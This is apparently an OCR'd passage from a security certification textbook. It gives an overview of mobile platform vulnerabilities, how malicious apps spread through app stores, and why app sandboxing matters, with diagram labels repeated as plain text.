
Table 17.2: List of attack vectors

- **Mobile Platform Vulnerabilities and Risks**

  The growing use of smartphones with ever-evolving technological features has made mobile device security a primary security concern for the IT sector. Mobile devices are becoming privileged targets for cyber criminals because of significant improvements in both mobile OS and hardware. In addition, the enhancements in smartphone features introduce new types of security concerns. As smartphones are surpassing PCs as preferred devices to access the Internet, manage communications, and so on, attackers are more attracted toward mobile research and implement possible attack schemes against mobile platforms to compromise users' security and privacy or even gain complete control over the victims' devices.

Some mobile platform vulnerabilities and risks are listed below:

- Malicious apps in stores
- Mobile malware
- App sandboxing vulnerabilities
- Weak device and app encryption
- OS and app update issues
- Jailbreaking and rooting
- Mobile application vulnerabilities
- Privacy issues (Geolocation)
- Weak data security
- Excessive permissions
- Weak communication security
- Physical attacks
- Insufficient code obfuscation
- Insufficient transport layer security
- Insufficient session expiration



Security Issues Arising from App Stores

1. Insufficient or **no vetting of apps** leads to malicious and fake apps entering the app marketplace
2. App stores are common target for attackers to **distribute malware and malicious apps**
3. Attackers can also use **social engineer users** to download and run apps outside of official app stores
4. Malicious apps can **damage other applications** and data, and send your sensitive data to attackers

Attacker

Mobile App

No Vetting

Official App Store

Third-Party App Store

Mobile User

Malicious app sends sensitive data to attacker

Call logs/photo/videos/sensitive docs

Security Issues Arising from App Stores

Mobile applications are computer programs designed to run on smartphones, tablets, and other mobile devices. Such applications include text messaging, email, playing videos and music, voice recording, games, banking, shopping, and so on. In general, apps are made available via application distribution platforms, which could be official app stores operated by the owners of mobile OS, such as Apple's App Store, Google Play Store, and Microsoft Store App, or third-party app stores such as Amazon Appstore, GetJar, and APKMirror.

App stores are common targets for attackers who seek to distribute malware and malicious apps. Attackers may download a legitimate app, repackage it with malware, and upload it to a third-party app store, from which users download it, considering it to be genuine. Malicious apps installed on user systems can damage other applications or stored data and send sensitive data such as call logs, photos, videos, sensitive docs, and so on to the attacker without the users' knowledge. Attackers may use the information gathered to exploit the devices and launch further attacks. Attackers can also perform social engineering, which forces users to download and run apps outside the official app stores. Insufficient or no vetting of apps usually leads to the entry of malicious and fake apps in the marketplace. Malicious apps can damage other applications and data and send users' sensitive data to attackers.




Attacker
Mobile App
No Vetting
Official App Store
Third-Party App Store
Mobile User
Malicious app sends sensitive data to attacker
Call logs/photo/videos/sensitive docs

Figure 17.3: Security Issues Arising from App Stores



App Sandboxing Issues

- Sandboxing helps **protect systems and users** by limiting the resources the app can access to the mobile platform; however, malicious applications may exploit vulnerabilities and bypass the sandbox

Secure Sandbox Environment
Other User Data
No Access
Other System Resources
SANDBOX
User Data
Unrestricted Access
App
System Resources
Vulnerable Sandbox Environment
Other User Data
Access
Bypass the Sandbox
Other System Resources
SANDBOX
User Data
Unrestricted Access
App
System Resources

App Sandboxing Issues

Smartphones are increasingly attracting the attention of cyber criminals. Mobile app developers must understand the threat to the security and privacy of mobile devices by running a non-sandboxed app, and they should develop sandboxed apps accordingly.

App sandboxing is a security mechanism that helps protect systems and users by limiting the resources that an app can access to its intended functionality on the mobile platform. Often, sandboxing is useful in executing untested code or untrusted programs from unverified or untrusted third parties, suppliers, users, and websites. This enhances security by isolating the app to prevent intruders, system resources, malware such as Trojans and viruses, and other apps from interacting with it. As sandboxing isolates applications from one another, it protects them from tampering with each other; however, malicious applications may exploit vulnerabilities and bypass the sandbox.

A secure sandbox environment provides an application with limited privileges intended for its functionality to restrict it from accessing other users' data and system resources, whereas a vulnerable sandbox environment allows a malicious application to exploit vulnerabilities in the sandbox and breach its perimeter, resulting in the exploitation of other data and system resources.

